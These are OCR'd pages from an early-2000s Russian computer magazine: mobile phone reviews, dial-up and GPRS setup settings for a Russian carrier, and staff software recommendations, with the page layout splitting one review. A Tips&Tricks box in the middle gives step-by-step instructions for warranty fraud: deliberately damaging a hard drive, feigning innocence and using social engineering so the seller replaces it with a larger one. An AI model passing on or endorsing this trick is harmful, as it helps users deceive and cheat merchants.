- **Корпус:** обычный
- **Время работы:** 5 часов в режиме разговора и 300 часов в режиме ожидания
- **Стандарт:** двухстандартный (EGSM 900/GSM 1800)

РАЗ МОБИЛА, ДВА МОБИЛА

Михаил Михин (centner@real.xakep.ru)

■ **Дисплей:** графический, 7 строк, янтарная подсветка
■ **Клавиатура:** есть, как и навигационная клавиша
■ **Бонусы:** виброзвонок, органайзер, часы и дата, будильник, секундомер, калькулятор, конвертер валют, передаваемые между телефонами бизнес-карты, синхронизация с Microsoft Outlook, встроенная громкая связь, поддержка русского языка в меню, настраиваемое меню, анимация в меню, настраиваемые профили, голосовой набор номеров, голосовой вызов функций, три кодека речи (полускоростной режим Half Rate, полноскоростной режим Full Rate, улучшенное качество речи Enhanced Full Rate), поддержка факс-модемной связи до 14400, управление с ПК телефонной книжкой и SMS, IrDA, EMS - прием/отправка мультимедийных сообщений (открыток), загрузка мелодий и заставок через SMS, упрощенное написание SMS (T9 system), WAP, GPRS, диктофон, игры, пылевлагозащищенность

■ **Цена:** около 235 у.е.

Вау! Вид этого телефона и его функциональная насыщенность почему-то ассоциируются у меня, как ни странно, с нетленным образом Арнольда Шварценеггера. Это просто не телефон, а “коммандос” какой-то, все умеет, на любой вопрос дает моментальный ответ и при этом ни в какую не воспринимает ни пыль, ни влагу. Разбогатею - куплю себе такой :)).

Siemens

■ **Модель:** S45 или S45i
■ **Размеры:** 109x46x20 мм
■ **Вес:** 93 грамма
■ **Корпус:** обычный
■ **Время работы:** 6 часов в режиме разговора и 300 часов в режиме ожидания
■ **Стандарт:** двухстандартный (EGSM 900/GSM 1800)
■ **Дисплей:** графический, 7 строк
■ **Клавиатура:** есть, как и навигационная клавиша
■ **Бонусы:** вибрзвонок, органайзер, часы и дата, будильник, секундомер, калькулятор, конвертер валют, передаваемые между телефонами бизнес-карты, синхронизация с Microsoft Outlook, автоматический выбор языка, в зависимости от SIM-карты, поддержка русского языка в меню, настраиваемое меню, анимация в меню, настраиваемые профили, голосовой набор номеров, голосовой вызов функций, ускоренный набор номера - 9 ячеек, голосовой набор - 10

ячеек, три кодека речи (полускоростной режим Half Rate, полноскоростной режим Full Rate, улучшенное качество речи Enhanced Full Rate), поддержка факс-модемной связи до 14400, модем, IrDA, управление с ПК телефонной книжкой и SMS, упрощенное написание SMS (T9 system), WAP, GPRS, диктофон, игры, в S45i также добавлен почтовый клиент

■ **Цена:** около 245 у.е.

На фоне предыдущего аппарата как бы и ничего особенного, просто то время, когда телефоны были просто телефонами, давно уже прошли. Радует поддержка русского языка в меню и внешний вид. По моему скромному мнению - один из нынешних или будущих лидеров продаж. Рекомендую.

Siemens

■ **Модель:** C45
■ **Размеры:** 109x46x23 мм
■ **Вес:** 107 граммов
■ **Корпус:** обычный со сменными панелями
■ **Время работы:** 6 часов в режиме разговора и 200 часов в режиме ожидания
■ **Стандарт:** двухстандартный (EGSM 900/GSM 1800)
■ **Дисплей:** графический, 5 строк
■ **Клавиатура:** есть
■ **Бонусы:** вибрзвонок, органайзер, часы и дата, будильник, секундомер, список на 30 задач/встреч с напоминанием, автоматический выбор языка, в зависимости от SIM карты, поддержка русского языка в меню, настраи-

ваемое меню, анимация в меню, настраиваемые профили, три кодека речи (полускоростной режим Half Rate, полноскоростной режим Full Rate, улучшенное качество речи Enhanced Full Rate), поддержка факс-модемной связи до 9600, управление с ПК телефонной книжкой и SMS, EMS-SMS, прием/отправка графической информации, упрощенное написание SMS (T9 system), WAP, 3 игры

■ **Цена:** около 130 у.е.

По нынешним временам телефон довольно простенький, но посмотри на его цену, размеры и дизайн! Такую штучку не стыдно достать из широких штанин и продемонстрировать почтеннейшей публике. Я бы сказал так: ничего лишнего, но за такие деньги… просто must have!

Nokia

■ **Модель:** 8310
■ **Размеры:** 97x43x19 мм
■ **Вес:** 84 грамма
■ **Корпус:** обычный со сменными панелями
■ **Время работы:** 4 часа в режиме разговора и 400 часов в режиме ожидания
■ **Стандарт:** двухстандартный (EGSM 900/GSM 1800)
■ **Дисплей:** графический, 5 строк, голубая подсветка
■ **Клавиатура:** есть, дополнительно сдвоенная навигационная клавиша
■ **Бонусы:** GPRS, WAP, FM-приемник, органайзер, часы и дата, будильник, калькулятор, конвертер валют, список задач/встреч

с напоминанием, голосовые команды, автоматический выбор языка, в зависимости от SIM карты, поддержка русского языка в меню, настраиваемое меню, анимация в меню, настраиваемые профили, ускоренный набор номера, голосовой набор, три кодека речи (полускоростной режим Half Rate, полноскоростной режим Full Rate, улучшенное качество речи Enhanced Full Rate), поддержка факс-модемной связи до 9600, IrDA, управление с ПК телефонной книжкой и SMS, упрощенное написание SMS (T9 system), WAP браузер v1.2.1 (push-технологии, cookies, Wireless Telephony Application Interface, возможность делать звонок с WAP-сайта, возможность записывать информацию с WAP-сайта непосредственно в адресную книгу), диктофон, игры

■ **Цена:** около 350 у.е.

Вот что называется “упакованным” телефоном. Это ничего, что он маленького роста, зато посмотри на внушительнейший список добрых дел, которые он умеет выполнять по первому твоему требованию. Я впечатлен возможностями, так же, впрочем, как и ценой.

NEXT

Михаил Михин (centner@real.xakep.ru)

Nokia

- **Модель:** 5510
- **Размеры:** 58x134x28 мм
- **Вес:** 155 граммов
- **Корпус:** необычный :)), горизонтально ориентированный
- **Время работы:** в режиме ожидания 55-260 часов, в режиме разговора 2.30-4.30 часа, в режиме FM-радио до 13.5 часов, в режиме Music player до 10 часов.
- **Стандарт:** двухстандартный (EGSM 900/GSM 1800)

- **Дисплей:** графический, 5 строк
- **Клавиатура:** есть, дополнительно сдвоенная навигационная клавиша
- **Бонусы:** WAP, MP3 и AAC плееры, 64 МБ для мелодий, USB-соединение с PC, стерео-гарнитура, органайзер, часы и дата, будильник, секундомер, калькулятор, конвертер валют, список на 220 задач/встреч с напоминанием, полная алфавитно-цифровая клавиатура, встроенное FM-радио, автоматический поиск станций, память на 10 станций, 35 мелодий, 7 программируемых/загружаемых мелодий, 8 ячеек для голосового набора номера, голосовой набор - 8 номеров, три кодека речи (полускоростной режим Half Rate, полноскоростной режим Full Rate, улучшенное качество речи Enhanced Full Rate), прием/отправка графических сообщений, 7 картинок + 1 программируемая, возможность объединения 3 принятых сообщений в одно, загрузка мелодий, память на 150 текстовых/50 графических сообщений, новые сообщения вытесняют старые, упрощенное написание SMS (T9 system), 5 встроенных игр, загружаемые игры через WAP

- **Цена:** около 230 у.е.

Ну, это и не телефон вовсе, а просто какой-то коммуникационно-развлекательный центр, где все “в одном флаконе”. Космический дизайн (хотя некоторым футуристические формы 5510 напоминают джойстики от покрывшихся вековой пылью приставок Dendy) в сочетании с необычным функциональным набором явно способны сподвигнуть наиболее прогрессивных перцев на покупку данной модельки. Ты с ними?

Nokia

- **Модель:** 6310
- **Размеры:** 129x47x19 мм
- **Вес:** 111 граммов
- **Корпус:** обычный
- **Время работы:** от 3 часов в режиме разговора и до 480 часов в режиме ожидания
- **Стандарт:** двухстандартный (EGSM 900/GSM 1800)
- **Дисплей:** графический, 6 строк
- **Клавиатура:** есть
- **Бонусы:** виброзвонок, органайзер, часы и дата, будильник, секундомер, калькулятор, конвертер валют, список задач/встреч с напоминанием, синхронизация с компьютером, в том числе SyncML over WAP, голосовой набор номера, голосовая отдача команд, автоматический выбор языка, в зависимости от SIM карты, поддержка русского языка в меню, настраиваемое меню, анимация в

меню, настраиваемые профили, три кодека речи (полускоростной режим Half Rate, полноскоростной режим Full Rate, улучшенное качество речи Enhanced Full Rate), поддержка факс-модемной связи до 9600, IrDA, управление с ПК телефонной книжкой и SMS, GPRS, Bluetooth, возможность использовать разные аксессуары, возможность использовать телефон как PC-модем через Bluetooth-USB коннектор, радиус действия до 10 метров, упрощенное написание SMS (T9 system), WAP браузер v1.2.1 (push-технологии, cookies, Wireless Telephony Application Interface, возможность делать звонок с WAP-сайта, возможность записывать информацию с WAP-сайта непосредственно в адресную книгу), WAP 1.2.1 защищенные транзакции, диктофон, игры

- **Цена:** около 300 у.е.

Очень деловой телефончик, заточенный под граждан, завернутых на компьютерах или руководителей IT-отделов, не обращающих никакого внимания на дизайн и размеры, но придающих первостепенное внимание функциональности. Перед тем как пойдешь приобретать эту трубку, подумай. сможешь ли ты воспользоваться всеми фичами, которые предлагает Nokia 6310?

Motorola

- **Модель:** Timeport 280
- **Размеры:** 125x49x24 мм
- **Вес:** 109 граммов
- **Корпус:** обычный
- **Время работы:** 4 часа в режиме разговора и до 250 часов в режиме ожидания
- **Стандарт:** трехстандартный (GSM 900/1800/1900)
- **Дисплей:** графический дисплей Optimax, 6 строк
- **Клавиатура:** есть, плюс к ней навигационная кнопка.
- **Бонусы:** Органайзер, часы и дата, будильник, калькулятор, календарь, PIM - персональный информенеджер, синхронизация с ПК TrueSync, поддержка русского языка в меню, настраиваемое меню, быстрый доступ к меню, 9 настраиваемых кнопок быстрого доступа к функциям меню, 9 настраиваемых команд для голосового управления, 25 номеров для голосового набора, виброзвонок, поддержка факс-модемной связи (до 9600 стандартно и до 56000 с компрессией V.42), IrDA, возможность подключения к компьютеру через RS-232 или USB, 19 шаблонов SMS, WAP, GPRS, iTAP (аналог T9) - ускоренный набор текста, диктофон

- **Цена:** около 250 у.е.

Классический случай бизнес-модели, где все, практически абсолютно все нюансы и нюансики можно подстроить под конкретного человека. Отличное, удобное меню, масса новых фич, в том числе система навигации. Зачем-то аж 5 виброызвонов. Можно даже насладить-

TIPS&TRICKS

Экстремальный, но уже достаточно известный трюк, как на халяву получить винт в два раза большей емкости, чем имеется. Только одно условие: винт должен быть на длительной гарантии (не менее двух лет). Как известно, за два года, емкость жестких дисков увеличивается как минимум вдвое, в то время как «старые» винты малого объема исчезают из продажи навсегда. Поэтому, за несколько недель до конца гарантии, достаем из корпуса жесткий диск (не вынимая шлейф и провода питания), обматываем его пенопластом, запускаем форматирование и бьем им, со всей дури, по столу. После таких манипуляций винт, скорее всего, останется жив, но получит немереное количество bad-секторов. Сразу бежим в компьютерную фирму к барыгам, у которых покупали винт, и, сделав невинную мордашку, сообщаем, что жесткий диск начал сыпаться (или накрылся), предъявляем при этом гарантийный талон, и требуем замены. Без особых лабораторных исследований, если винт не имеет внешних физических повреждений, практически невозможно определить, по какой причине он начал сыпаться. Так как в продаже уже не будет жестких дисков аналогичной емкости, то барыгам ничего не останется, как вручить новый винт в два раза большего объема. Уходим еще на два года ;))). Но, предупреждаю сразу, не все так просто, как ты думаешь, барыги, в большинстве случаев тоже не лохи и подобные фишки им известны, да и Хакер они иногда почитывают. Они будут отнекиваться, выставлять тебя виноватым, искать способы выкрутиться, поэтому тут нужно еще и социальной инженерией владеть. Короче вся ответственность лежит только на тебе и не надо меня спамить письмами типа: «Ах ты сука, урод поганый, я теперь вообще без винта остался...». Я вот недавно новый винт таким способом заполучил, так мне на него гарантию только 6 месяцев дали, так что данный трюк уже не проканает :(.

Ведущий рубрики Tips&Tricks Иван Скляров (Sklyarov@real.xakep.ru). А ты прислал мне свои трюки и советы?

ся функцией ZOOM, если шрифт на экране кажется тебе маленьким. Короче говоря, Timeport 280 - модель с гребня волны технического прогресса.

Motorola

- **Модель:** **Talkabout 192**
- **Размеры:** 120x46x23 мм
- **Вес:** 117 граммов
- **Корпус:** обычный
- **Время работы:** до 3 часов в режиме разговора и до 180 часов в режиме ожидания
- **Стандарт:** двухстандартный (GSM 900/1800)
- **Дисплей:** графический, 5 строк
- **Клавиатура:** есть
- **Бонусы:** скринсейверы, поддержка русского языка в меню, настраиваемое меню, быстрый доступ к меню, 9 настраиваемых кнопок быстрого доступа к функциям меню, 9 настраиваемых команд для голосового управления, 25 номеров для голосового набора, органайзер, часы и дата, будильник, календарь с напоминанием, калькулятор, виброзвонок, поддержка факс-модемной связи до 9600, встроенный модем, WAP, GPRS, шаблоны SMS, iTAP (аналог T9) - ускоренный набор текста
- **Цена:** около 120 у.е.

Сначала смотрим на цену. Потом смотрим на набор полезных функций, особенно на GPRS(!). Затем смотрим на внешний вид. Понимаем, что перед нами еще одна "рабочая лошадка". Это не значит, что телефон плохой или в

чем-то ущербный, наоборот, это значит, что за свои деньги ты получишь только те функции, которые тебе необходимы, и ничего из того, за что ты заплатишь и никогда не воспользуешься.

Редакция выражает благодарность за предоставленные материалы и оборудование компании "Бета Линк".

Как выйти в Инет с мобайлы?

Подключение к ПК, КПК, ноутбуку

При подключении через кабель необходимо найти драйвера работы с твоим телефоном. После их установки необходимо создать новый модем и произвести нижеследующие настройки. Если используется IrDa, при создании нового модема необходимо "повесить" модем на порт, к которому присоединен IrDA. Рассмотрим на примере БиЛайн.
Dial-up number (номер коммутации): 671
Тип набора: тоновый
Тип сервера: PPP: Интернет, Windows NT Server, Windows 98
Далее необходимо убрать в области "Допустимые сетевые протоколы" все "галки" за исключением TCP/IP. Галку "Вход в сеть" можно убрать, но можно и оставить. При проверках соединение работало в обоих режимах. Выбрать кнопку "Настройка TCP/IP", и установить там следующие параметры:
адрес IP: назначается сервером, адреса вводятся вручную
первичный адрес DNS: 194.067.002.114
вторичный адрес DNS: 194.190.195.066
включить "Использовать стандартный шлюз для удаленной сети"
отключить "Использовать сжатие заголовков IP"
Для абонентов МТС и Мегафон, необходимо узнать значения параметров у оператора.

Настройка GPRS

В настоящий момент услуга GPRS обычным пользователям доступна только в БиЛайн. Кстати, подключить ее можно через систему BeeOffice. При подключении через кабель необходимо найти драйверы работы с твоим телефоном. После их установки нужно создать новый модем и произвести следующие настройки. Если используется IrDa, при создании нового модема необходимо "повесить" модем на порт, к которому присоединен IrDA. Если необходимо - активизируй режим работы с GPRS на телефоне.
Dial-up number(Номер коммутации): *99**1# или *99# (зависит от твоего телефона)
Тип набора: тоновый
Тип сервера: PPP: Интернет, Windows NT Server, Windows 98
Далее необходимо убрать в области "Допустимые сетевые протоколы" все "галки" за исключением TCP/IP. Галку "Вход в сеть" можно убрать, но можно и оставить. При проверках соединение работало в обоих режимах. Выбрать кнопку "Настройка TCP/IP" и установить там следующие параметры:
адрес IP: назначается сервером, адреса вводятся вручную
первичный адрес DNS: 194.067.002.114
вторичный адрес DNS: 194.190.195.066
включить "Использовать стандартный шлюз для удаленной сети"
отключить "Использовать сжатие заголовков IP"
В свойствах модема на вкладке "Подключение" выбрать кнопку "Дополнительно" и ввести следующую строку инициализации: AT+CGDCONT=1,"IP","internet.beeline.ru

Компьютерный центр «Буденовский»
адрес: пр-т Буденного, д.53, ст.м. «Шоссе Энтузиастов»
работает без выходных с 10:00 до 20:00
Телефон: (095) 785-75-75
www.budenovsky.ru

PC_Zone

НЕОБХОДИМЫЙ СОФТ

M.J.Ash (www.xknows.com
m.j.ash@real.xakep.ru)

Необходимый софт

Большой джентльменский набор простого юзера

Компьютер, перенесший полную переустановку системы, напоминает машину, месяц простоявшую за домом на пустыре. Его трудно признать, поскольку многие вещи, к которым ты так привык, просто-напросто отсутствуют. Процесс восстановления может затянуться на месяцы: приложения скачиваются и настраиваются по мере надобности. Работу из-за этого то и дело приходится прерывать, настроение портится. Пиратские сборники из серии «Все для вашего ПК» помогают мало - на каждом из них пара-тройка дельных прог обычно соседствует с полусотней на фиг никому не нужных. Реально выручает лишь собственная подборка необходимых программ. Но замутить ее с нуля не так-то легко: выписав на бумажку два десятка названий, редкий юзер не начинает озадаченно чесать репу, вспоминая, что же такого он упустил. Нет, в таком деле важна методичность. Давай-ка мы с тобой вместе соберемся с мыслями и посмотрим, что в эту самую подборку обязательно следует включить.

Примечание Centner-а:
Не удивляйся тому, что в этом списке ты не найдешь тех программ, которыми пользуешься только ты. В этом нет ничего удивительного, каждый из нас уникален и выбор программ осуществляет самостоятельно. Но раз уж пошла такая пьянка, мы расскажем тебе о том, каким софтом пользуется X-Crew, не утаим ничего.
Для начала познакомься с двумя личными софтверными top10 скромных тружеников PC ZONE. Внимай, переваривай инфу и принимай свое собственное решение.

10 наиболее юзабельных прог от Centnera (centner@real.xakep.ru)

1. Windows XP.
На моем домашнем компьютере обосновался всерьез и надолго. Да, под его руководством некоторые из привычных прог отказались трудиться вообще, но им быстро нашлась замена, так что рекомендую шагать в ногу с прогрессом и не сильно париться от того, что ты работаешь в виндах. Главное - ты же работаешь!

2. Agnitum Outpost Firewall Pro.
Мой друг и защитник. Спасает меня от всяких докучливых недоучек, напрочь отрубает назойливые баннеры, общается со мной на родном языке и вообще - хорошую вещь видно сразу, особенно если эта хорошая вещь стоит на страже твоих же интересов.

3. Опечатка by Dr.Golomin.
Мега-программа, хоть и маленькая, и неприметная. Неправильная раскладка, большие, маленькие буквы - от всего этого спасает замечательно, чем мне и мила. Я уже было променял ее на Punto Switcher, но, подумав как следует, решил, что старый друг лучше... Заинтересовавшиеся идут на www.ipom.ru/golomin

4. Winamp.
Проигрыватель, просто проигрыватель. Единственное, что я сразу в нем меняю, - это скин, в остальном очень доволен этой программой, мои гигабайтные коллекции mp3 без Winamp-а выглядели бы жалко.
5. Thumbs Plus v4.50
от Cerious Software. Просто отличная программа, особенно для просмотра картинок. Все остальные из этой серии отдыхают, нервно куря за дверью прошлогодний номер][.

6. Nero Burning ROM & CloneCD.
Владельцы резаков меня поймут :)). Теоретически - ничего большего и желать не надо, эстетствующие меломаны могут погундеть про Feurio, ладно уж, включим и его в комплект поставки :)).

7. WinRAR.
Единственный архиватор, чье беззаботное существование на моей машине гарантировано мной же. Просто удобная, полезная и изящная программа, я бы даже сказал - шедевр программистской мысли.

8. The Bat!
Неужто можно придумать что-то еще лучше для работы с почтой?

9. Bred2
мой любимый текстовый редактор, позволяющий познать, что рулез, а что - suxx... Я качал с www.gladiators.nm.ru

10. MS Word и прочие офисы.
Ну, это для работы, тут добавить нечего.

10 наиболее юзабельных прог от Тохи (Toxa@real.xakep.ru)

1. Windows 2000 & WinXP (с недавнего времени)
Да, я не буду кричать, что я отъявленный линуксоид, хоть одна из моих домашних тачек полностью во власти пингвина. Но чаще я все-таки работаю под НТей (просто потому, что под линух нету многих нужных мне прог или же они есть, но намного менее удобны, чем аналогичные виндозные), недавно вот поставил XP и пока вроде не жалею...

2. Linux Mandrake 8.1
Если в форточках я провожу примерно 60 процентов своего драгоценного времени, то остальные 40 провисаю с пингвином в обнимку. На вопрос - «на фига тебе две Оси» - я отвечу, что в стеклянных я, в основном, работаю (пишу статьи, общаюсь с народом), а в Линухе, как правило, сижу по долгу учебы (проги там всякие, да и курс «теория ОС Unix» обязывает :), а также «по идеологическим соображениям» :).

3. Bersirc vs. Xchat
Хех... Когда я в онлайне - я всегда в ирке, и наоборот - когда я в ирке, я всегда в онлайне. Скажу по секрету: каналы #xakep на DalNet и #x на DalNet(RU) убивают у меня ежедневно кучу времени, но что-либо изменить я уже не в силах. Пользуясь случаем, передаю привет всем обитателям вышеозначенных каналов, а также прошу прощения у всех, кого банил не по делу ;).

4. Winamp vs. XMMS
Кто не любит послушать музыку во время работы или путешествия по сети? Правильно, все любят. А чем я хуже? В плей-листе постоянно болтаются альбомы любимых Queen, Led Zeppelin, или, на худой конец, Doors.

5. Visual C++ 6
Вообще-то эту прогу следовало поставить в конец списка, ибо учеба настолько привила мне отвращение к кодингу, что запускаю я ее (прогу, а не учебу запускаю :) только в случае крайней нужды aka получения зачета по программированию.

6. Nero Burning ROM
С тех пор как я обзавелся новеньким резаком, проблема переноса инфы с места на место для меня исчезла. Так как от Roxio Easy CD Creator у меня стойкое несварение желудка, изжога и еще куча причин его не любить, Nero Burn - моя лубоффь фарева :).

7. Opera vs. Mozilla
Без комментариев. Чем мне сеть-то серфить, Lynx'ом что ли?


8. The Bat vs. Kmail
Также без комментариев. Чем мне почту-то проверять? Аутглюком что ли?

9. FlashGet aka JetCar
В свое время, выбирая себе даунлоад-менеджер, я пришел к выводу, что ни одна из существующих программ не способна полностью удовлетворить мои скромные запросы. Ни одна, кроме FlashGet'a, который, кстати, недавно дорос из 0.xx beta до полноценной v. 1.0 :))


10. MS Word vs. Kword
Бессмертный текстовый редактор я использую в самом банальном качестве: набиваю на нем всю ту лабуду, которую читатели лицезреют в журнале (слышал, что существует тысяча и один способ применения ворда :). К сожалению, ни один другой редактор (kword, лексикон, abi word, etc) даже рядом не валялся с творением MS. Снимаю шляпу :).

<Система>


Само собой - приличный файловый менеджер, поскольку на стандартный Проводник Windows невозможно смотреть без слез. Среди современных клонов старого доброго Norton Commander'а безоговорочно лидируют две утилиты: Windows Commander и FAR. Обе программы обеспечивают мощные средства управления файлами, позволяют работать с архивами как с каталогами, и обладают множеством встроенных инструментов. Главное преимущество FAR - большое количество дополнительных модулей от независимых разработчиков, с помощью которых функциональность программы можно расширять в самых неожиданных направлениях. Главный минус - допотопный текстовый интерфейс. Так уж получилось, что лично я предпочитаю Windows Commander - после того как в пятой версии был серьезно доработан интегрированный FTP-клиент, сфера возможностей этой программы полностью перекрывает сферу моих потребностей.




Проживая под Windows 9x/ME, следует также иметь под рукой утилитку, помогающую держать в строгости ту веселую братию программ, что мечтает стартовать без спросу при каждой загрузке операционной системы. Советую присмотреться к универсальному Starter-у, который выдает кое-какую дополнительную инфу о любом файле, в отношении которого юзера «терзают смутные сомнения», а кроме того, содержит простенький менеджер задач. Впрочем, под Окошками менеджер задач лучше всего юзать TaskInfo2002 от Игоря Арсеньева - точная информация о том, откуда какая программа взялась и сколько «съедает» памяти и процессорного времени, в ряде случаев может уберечь тебя, скажем, от удаленного администрирования твоей машины хрен знает кем.



А сейчас подумай, много ли времени ты тратишь, открывая и сохраняя файлы? Если много, то тебе не обойтись без программы Direct Folders, способной заметно ускорить этот процесс. Эта «полезняшка» добавляет в стандартные диалоги открытия\сохранения файлов еще две кнопочки, с помощью которых можно быстро перемещаться в часто используемые или «любимые» каталоги. Вдобавок диалоговые окна обзаводятся «шапочкой» - красивой информационной панелькой, на которой отражается путь к выделенной папке и наличие свободного места на каждом из твоих жестких дисков.



Без удобного launchpad'а в Windows тоже делать нечего: окна программ частенько мешают добраться до ярлычков на Рабочем столе, а запускать проги через меню Пуск - слишком муторно. Очень рекомендую мелочь пузатую по кличке RUNit - границы экрана становятся «активными» и начинают по щелчку мышкой выплевывать меню, по которым ты предварительно распихал наиболее часто используемые проги. Перцам, чей компьютер страдает от избытка системных ресурсов, подойдет Greatis Corners - одноколиковая «суперзапускалка», «активизирующая» углы экрана и лопающаяся от избытка дополнительных функций.




<Интернет>

Теперь давай посмотрим, что требуется для нормальной работы в Сети. Ну, во-первых, хороший веб-браузер. Internet Explorer отпадает сразу - «дырки» в этой программе обнаруживают чаще, чем ты успеваешь их латать (www.microsoft.com/windows/ie/downloads/critical). Полуживой Netscape Navigator тоже лучше не трогать. Остается моя ненаглядная Opera. К счастью, ее последняя версия - 6.01 Russian - это просто сказка. Особенно если взять с сайта www.myopera.ru специальный патчик, добавляющий отечественные поисковые системы и вешающий переключение кодировок на правую кнопку мыши.

Если число твоих любимых сайтов переваливает за сотню, в дополнение к браузеру стоит попробовать какой-нибудь из продвинутых менеджеров закладок - WebSite-Watcher или Check&Get. Они оба работают в тесном контакте с любым популярным браузером (IE, NN, Opera), позволяют «закладывать» сайт одним кликом, сортировать закладки по категориям и, самое главное, разом проверять все «заложенные» веб-страницы на наличие изменений или дополнений. Установить, какая из двух программ тебе нужна, довольно легко. Check&Get больше подходит для управления «мелкими» коллекциями из двух-трех сотен закладок. Он прост в использовании, обладает приятным интерфейсом и бесплатен. WebSite-Watcher существенно мощнее, но нуждается в правильной настройке и лицом неказист.

NEXT




PC_Zone


НЕОБХОДИМЫЙ СОФТ

M.J.Ash (www.xknows.com
m.j.ash@real.xakep.ru)


Значительно трудней определить самую лучшую качалку - конкуренция среди этой братии жуткая. GetRight, ReGet, Go!Zilla, FlashGet... Все они функционально весьма близки: умеют «брать» файлы как по FTP, так и по HTTP протоколам, качать их несколькими потоками, работать по расписанию, искать более быстрые зеркала и т.д. Посоветовать что-либо трудно, у каждой программы имеется множество фанатов. Все зависит от твоих личных предпочтений. Сам я раньше пользовался GetRight'ом, а потом както незаметно подсел на FlashGet - он лучше переносит обрывы связи. К тому же (с помощью дополнительного plug-in'a) FlashGet без проблем интегрируется с «самой быстрой в мире бродилкой» :).




Почтовый клиент - еще одна важная интернет-утилита. Те, кому нравится, когда их имеют один почтовый вирус за другим, юзают Microsoft Outlook. Люди с нормальной сексуальной ориентацией предпочитают The Bat! - быстрый надежный мейлер, корректно отображающий все кодировки русского текста и обладающий гибкой системой фильтров, шаблонов и макросов. Он, правда, не работает с Usenet, но это не беда, если у тебя есть специальный ньюс-ридер вроде Agent'a (www.shlimazl.nm.ru/soft.htm) или, на худой конец, все та же Opera.




Лица, страдающие от недостатка общения, избытка свободного времени или природной тяги к графоманству, могут к почтовой программе добавить IRC-клиент и интернет-пейджер. mIRC и тетя Ася - основные претенденты на указанные должности. В принципе я с этим согласен, отмечу лишь, что mIRC следует проверить на свежесть, так как во всех версиях программы ниже 6.0 имеется серьезная уязвимость, через которую разные нехорошие дядьки могут запускать на машине жертвы практически любой код. А вот за самой последней версией ICQ гоняться не стоит - желательно найти где-нибудь 2000b. Ее народные умельцы уже разобрали по байтикам, после чего написали ценнейшие руководства «по зачистке тела тети Аси от программного мусора» (Х № 01.02).



